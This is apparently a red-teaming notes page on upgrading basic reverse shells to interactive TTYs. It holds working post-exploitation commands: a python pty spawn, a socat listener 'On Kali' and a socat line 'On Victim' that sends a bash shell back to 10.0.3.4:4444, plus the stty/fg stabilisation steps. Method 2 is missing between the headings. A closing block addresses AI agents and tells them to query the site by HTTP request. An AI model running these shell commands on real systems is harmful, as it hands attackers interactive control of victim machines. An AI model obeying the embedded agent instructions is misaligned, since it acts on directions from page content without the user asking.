# Upgrading Simple Shells to Fully Interactive TTYs

## Method 1: Python pty module <a href="#method-1-python-pty-module" id="method-1-python-pty-module"></a>

<table data-header-hidden><thead><tr><th></th></tr></thead><tbody><tr><td><pre class="language-bash"><code class="lang-bash">python -c 'import pty; pty.spawn("/bin/bash")'
</code></pre></td></tr></tbody></table>

**On Kali (listen)**:

<table data-header-hidden><thead><tr><th></th></tr></thead><tbody><tr><td><pre class="language-bash"><code class="lang-bash">socat file:`tty`,raw,echo=0 tcp-listen:4444
</code></pre></td></tr></tbody></table>

**On Victim (launch)**:

<table data-header-hidden><thead><tr><th></th></tr></thead><tbody><tr><td><pre class="language-bash"><code class="lang-bash">socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.3.4:4444
</code></pre></td></tr></tbody></table>

## Method 3: Upgrading from netcat with magic <a href="#method-3-upgrading-from-netcat-with-magic" id="method-3-upgrading-from-netcat-with-magic"></a>

<br>

**Using stty options**

<table data-header-hidden><thead><tr><th width="87.5"></th><th></th></tr></thead><tbody><tr><td><pre><code> 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
</code></pre></td><td><pre class="language-bash"><code class="lang-bash"># In reverse shell
$ python -c 'import pty; pty.spawn("/bin/bash")'
Ctrl-Z

# In Kali

$ stty raw -echo
$ fg

# In reverse shell

$ reset
$ export SHELL=bash
$ export TERM=xterm-256color
$ stty rows \<num> columns \<cols> </code></pre></td></tr></tbody></table>

<figure><img src="/files/NkkR1etnjiPClGePGjL8" alt=""><figcaption></figcaption></figure>

<figure><img src="/files/ce4Oox15yV7ycINSx0sk" alt=""><figcaption></figcaption></figure>

<figure><img src="/files/1TgQJqaYjzpu2As0Cg0y" alt=""><figcaption></figcaption></figure>

## Ref:

{% embed url="<https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/#generating-reverse-shell-commands>" %}


---

# Agent Instructions: Querying This Documentation

If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter:

```
GET https://tufanturhan.gitbook.io/red-teaming/upgrading-simple-shells-to-fully-interactive-ttys.md?ask=<question>
```

The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
